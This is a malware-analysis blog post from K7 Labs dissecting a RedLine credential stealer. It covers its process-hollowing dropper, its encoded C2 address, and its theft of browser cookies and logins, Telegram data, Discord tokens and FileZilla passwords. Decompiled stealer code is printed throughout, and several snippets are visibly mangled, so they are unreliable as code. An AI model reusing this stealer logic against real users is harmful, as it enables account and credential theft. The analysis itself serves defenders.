Credential Stealer RedLine Reemerges

Published: 2022-07-27 · Archived: 2026-04-06 00:07:52 UTC

We at **K7 Lab**s noticed that there were several **RedLine Stealers** resurfacing. Hence, we decided to analyze one such sample from our **incident queue**.

The sample we studied for the sake of this blog was an NSIS compiled binary with the NSIS script and the malicious binary in its overlay.

Upon execution it drops 2 executables in the 'AppData\Roaming' folder.

1. @deadma3ay_crypted.exe
2. 1079929187.exe

It then runs "@deadma3ay_crypted.exe" in background and injects the malicious code into a suspended instance of the ClickOnce .Net utility named AppLaunch.exe and then proceeds to connect with the C2 server. The process tree showing AppLaunch.exe was started in suspended state as shown below.




Figure 1: Process tree




Figure 2: @deadma3ay_crypted.exe creates a process which is in suspended state




Figure 3 :AppLaunch,exe created and is in suspended state

Highlighted above is the call to the API CreateProcessW with the "**dwCreationFlags**" set to 0x00000004 meaning it would start the process with the attributes "**CREATE_SUSPENDED**"

The binary **“@deadma3ay_crypted.exe”** was custom packed, we then went on to dump the file after unpacking to find where the injection was being done.




Figure 4: Stealer dumped in memory

“@deadma3ay_crypted.exe” uses process hollowing to inject the RedLine Stealer into the benign **AppLaunch.exe** process.

Property	Value
File Name	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\AppLaunch.ex
File Type	Portable Executable 64
File Info	Microsoft Visual C++ 8.0
File Size	121.89 KB (124816 bytes) *legit AppLaunch.exe*
PE Size	105.50 KB (108032 bytes)
Created	Saturday 07 December 2019, 14.40.34
Modified	Saturday 07 December 2019, 14.40.34
Accessed	Friday 22 July 2022, 16.33.50
MD5	E9C3EC13A9C77B393692D748D8EB83CE
SHA-1	729E44CE32BC0709642EB79C46BD8C3E9F91232B

Property	Value
CompanyName	Microsoft Corporation
FileDescription	Microsoft .NET ClickOnce Launch Utility
FileVersion	4.8.4084.0 built by: NET48REL1
InternalName	applaunch.exe
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	applaunch.exe

Property	Value
File Name	D:\[redacted]sam_0052B000_exe
File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET
File Size	105.77 KB (108308 bytes) *RedLine Stealer*
PE Size	100.50 KB (102912 bytes)
Created	Saturday 02 July 2022, 13.06.51
Modified	Friday 01 July 2022, 15.44.22
Accessed	Friday 22 July 2022, 16.10.50
MD5	ED92B134C269FBFF9B85775E9FA871AA
SHA-1	12F56DCB91D67FE3FB370E73D4CA56DB209B284D

Property	Value
FileDescription	
FileVersion	0.0.0.0
InternalName	Taunters.exe
LegalCopyright	
OriginalFilename	Taunters.exe
ProductVersion	0.0.0.0

Figure 5: Version info of the RedLine Stealer sample

RedLine Stealer Analysis

This binary contains an encoded string which upon decoding gives an IP address. To obtain the original IP the malware does the following: Base64 -> XOR key(Bahs) -> Base64. The decoding using XOR key, IP address are all shown in Figure 6. The IP belongs to that of the C2 server.




Figure 6: C2 server IP address decode

.

Within the malware there is code present that terminates its process based on its geolocation and the code for the same is available in Figure 7.




Figure 7: Validating the geolocation

The IP mentioned earlier is decoded as below and the malware keeps running the below loop until the connection to the C2 server is established. In this binary we found just one IP, but the code in Figure 8 suggests that there can be an array of IPs as well.




Figure 8: Establishing connection to C2

Using this IP, a secure connection is established between the victim and the C2 server. Below is the code for the same.

Figure 9: Code to request connection to the C2

The malware contains a huge list of base64 encoded wallet addresses. Below are the code snippets that refer to the encoded data and the actual data after decoding. The malware would supposedly use these in a clip & switch scenario at the victim's end.

```
public class BrEx : FileScanner
{
    // Token: 0x060000C9 RID: 201 RVA: 0x00008A60 File Offset: 0x00006C60
    public void Init(IList<string> browserPaths)
    {
        this.Locals = new List<string>(browserPaths ?? new List<string>());
        char[] array = new char[]
        {
        'Z' 'm' 'Z' 'u' 'Y' 'm' 'V' 's' 'Z' 'm' 'R' 'v' 'Z' 'W' 'l' 'v' 'a' 'G' 'V' 'u' 'a' '2' 'p' 'p' 'Y' 'm' '5'  t' 'Y' 'W' 'R' 'q' 'a' 'W' 'V'

        IEnumerable<string> arg_7B_0 = Encoding.UTF8.GetString(Convert.FromBase64CharArray(array, 0, array.Length)).Split(new string[]
        {
            "\n",
            Environment.NewLine
        }, StringSplitOptions.RemoveEmptyEntries);
        Func<string, KeyValuePair<string, string>> arg_7B_1;
        if ((arg_7B_1 = BrEx.<>c.<>9__2_0) == null)
        {
            arg_7B_1 = (BrEx.<>c.<>9__2_0 = new Func<string, KeyValuePair<string, string>>(BrEx.<>c.<>9.<Init>b__2_0));
        }
        this.PathsCollection = arg_7B_0.Select(arg_7B_1);
```

Figure 10: Encoded wallet addresses





Figure 11: Decoded wallet address list

The malware also scrapes information from various browser data. Below are screen captures of code that steals information from Opera and Mozilla.

```
while (enumerator.MoveNext())
{
    foreach (string current in FileCopier.FindPaths(enumerator.Current, 1, 1, new string[]
    {
        new string(new char[]
        {
            'Login Data'
        }),
        new string(new char[]
        {
            'Web Data'
        }),
        new string(new char[]
        {
            'Cookies'
        })
    }))
    {
        try
        {
            string text = string.Empty;
            string text2 = string.Empty;
            text = new FileInfo(current).Directory.FullName;
            if (text.Contains(new string(new char[]
            {
                'O p e r a   GX  Stable'

            })))
            {
                text2 = new string(new char[]
                {
                    'opera GX'
                });
            }
            else
            {
                text2 = (current.Contains(new string(new char[]
                {
                    'A p p D a t a // R o a m i n g//'
                })) ? FileCopier.ChromeGetRoamingName(text) : FileCopier.ChromeGetLocalName(text));
            }
            if (!string.IsNullOrEmpty(text2))
            {
                text2 = text2[0].ToString().ToUpper() + text2.Remove(0, 1);
                string text3 = FileCopier.ChromeGetName(text);
                if (!string.IsNullOrEmpty(text3))
                {
                    foreach (KeyValuePair<string, string> current2 in this.PathsCollection)
                    {
                        list.Add(new Entity16
                        {
                            Id2 = new string(new char[]
```

Figure 12: Stealing browser information from Opera



```
public static class M03illa
{
    // Token: 0x0600001D RID: 29 RVA: 0x00005B9C File Offset: 0x00003D9C
    public static List<Entity9> Export(IList<string> paths)
    {
        List<Entity9> list = new List<Entity9>();
        try
        {
            Func<string, string> arg_26_1;
            if ((arg_26_1 = M03illa.<>c.<>9__0_0) == null)
            {
                arg_26_1 = (M03illa.<>c.<>9__0_0 = new Func<string, string>(M03illa.<>c.<>9.<Export>b__0_0));
            }
            foreach (string current in paths.Select(arg_26_1))
            {
                try
                {
                    foreach (string expr_86 in FileCopier.FindPaths(current, 2, 1, new string[]
                    {
                        new string(new char[]
                        {
                            "c o M A N G O o k i e s . s q M A N G O l i t e"
                        }).Replace("MANGO", string.Empty)
                    }))
                    {
                        string fullName = new FileInfo(expr_86).Directory.FullName;
                        string text = expr_86.Contains(Environment.ExpandEnvironmentVariables(new string(new char[]
                        {
                            "U S E R P E n v i r o n m e n t R O F I L E % \ A p p D E n v i r o n m e n t a t a \ R o a E n v i r o n m e n t m i
                            n g"
                        }).Replace("Environment", string.Empty))) ? M03illa.GeckoRoamingName(fullName) : M03illa.GeckoLocalName(fullName);
                        if (!string.IsNullOrEmpty(text))
                        {
                            Entity9 entity = new Entity9
                            {
                                Id1 = text,
                                Id2 = new DirectoryInfo(fullName).Name,
                                Id6 = new List<Entity10>(M03illa.EnumCook(fullName)),
                                Id3 = new List<Entity12>(),
                                Id4 = new List<Entity8>(),
                                Id5 = new List<Entity11>()
                            };
                            if (!entity.Id7())
                            {
                                list.Add(entity);
                            }
```

Figure 13: Getting Mozilla info

It then proceeds to collect users' cookies and data from the browser's locally saved data.

The malware also tries to steal information from Telegram's saved data. The code for the same is shown in Figure 14.

```
{
    int num = 1;
    foreach (string current in SystemInfoHelper.GetProcessesByName(new string(new char[]
    {
        'T',
        'e',
        'l'
    }), new string(new char[]
    {
        'e',
        'g',
        'r',
        'a',
        'm',
        '.',
        'e',
        'x',
        'e'
    })))
    {
        try
        {
            list.Add(new Entity16
            {
                Id5 = num.ToString(),
                Id2 = new string(new char[]
                {
                    '*'
                }),
                Id1 = new FileInfo(current).Directory.FullName + new string(new char[]
                {
                    '\\',
                    't',
                    'd',
                    'a',
                    't',
                    'a'
                }),
                Id3 = false
            });
            string[] directories = Directory.GetDirectories(new FileInfo(current).Directory.FullName + new
              string(new char[]
```

Figure 14: Getting Telegram data

It also touches the Discord data as shown in Figure 15.

```
public override IEnumerable<Entity16> GetScanArgs()
    {
        List<Entity16> list = new List<Entity16>();
        try
        {
            string id = Environment.ExpandEnvironmentVariables(new string(new char[]
            {
                "% a p p d a t a % \ d i s c o r d \ L o c a l  Storage\leveldb"
            }));
            list.Add(new Entity16
            {
                Id1 = id,
                Id2 = new string(new char[]
                {
                    "- * . l o - - g"
                }).Replace("-", string.Empty),
                Id3 = false
            });
            list.Add(new Entity16
            {
                Id1 = id,
                Id2 = new string(new char[]
                {
                    "1 * . l l l d l b"
                }).Replace("1", string.Empty),
                Id3 = false
            });
        }
        catch
        {
        }
        return list;
```

Figure 15: Getting Discord info

It then gets the Discord token using the regex given below

“ [A – Z a – z \ d] {2 4} \ . [\ w –] { 6 } \ . [\ w –] { 2 7}”

and stores the value in a .txt file.




Figure 16: Data stored in .txt file

In the text shown in Figure 16 if you remove/cut the substring “Replace” we get the string Tokens.txt, which is the file name in which the malware stores the Discord data.

```
{
    Entity12 entity = new Entity12();
    try
    {
        foreach (XmlNode xmlNode2 in xmlNode.ChildNodes)
        {
            if (xmlNode2.Name == "Host")
            {
                entity.Id1 = xmlNode2.InnerText;
            }
            if (xmlNode2.Name == "Port")
            {
                entity.Id1 = entity.Id1 + ":" + xmlNode2.InnerText;
            }
            if (xmlNode2.Name == "User")
            {
                entity.Id2 = xmlNode2.InnerText;
            }
            if (xmlNode2.Name == "Pass")
            {
                entity.Id3 = Encoding.UTF8.GetString(Convert.FromBase64CharArray
                  (xmlNode2.InnerText.ToCharArray(), 0, xmlNode2.InnerText.Length));
            }
        }
    }
    catch
    {
    }
    finally
    {
        entity.Id1 = (string.IsNullOrEmpty(entity.Id1) ? "UNKNOWN" : entity.Id1);
        entity.Id2 = (string.IsNullOrEmpty(entity.Id2) ? "UNKNOWN" : entity.Id2);
        entity.Id3 = (string.IsNullOrEmpty(entity.Id3) ? "UNKNOWN" : entity.Id3);
    }
    return entity;
}
```

Figure 17: Parsing FileZilla info xml

There was also code to extract information from FileZilla’s saved information in an xml file.




Figure 18: Getting AV and VPN product username and password; products like NordVPN, and OpenVPN

It also searches for the firewall, AntiVirus, antispyware products' info also about any installed VPN software's information.




Figure 19: Getting info on security product

Once the stealer has gathered all the information required, it then proceeds to save those information across several randomly named variables. Shown in Figure 20 are the list of variables.

```
{
    // Token: 0x06000099 RID: 153 RVA: 0x0000778C File Offset: 0x0000598C
    public FullInfoSender()
    {
        EntityResolver.Main = new Enter[]
        {
            new Enter(FullInfoSender.sdfk83hkasd),
            new Enter(FullInfoSender.adkasd8u3hbasd),
            new Enter(FullInfoSender.sdfk38jasd),
            new Enter(FullInfoSender.slkahs2),
            new Enter(FullInfoSender.asdak83jq),
            new Enter(FullInfoSender.kasdihbfpfduqw),
            new Enter(FullInfoSender.asdlasd9h34),
            new Enter(FullInfoSender.dvsjiohq3),
            new Enter(FullInfoSender.blvnzcwqe),
            new Enter(FullInfoSender.aso0shq2),
            new Enter(FullInfoSender.sdkf9h234as),
            new Enter(FullInfoSender.asdoiad0123),
            new Enter(FullInfoSender.asdaid9h24kasd),
            new Enter(FullInfoSender.a9duh3zd),
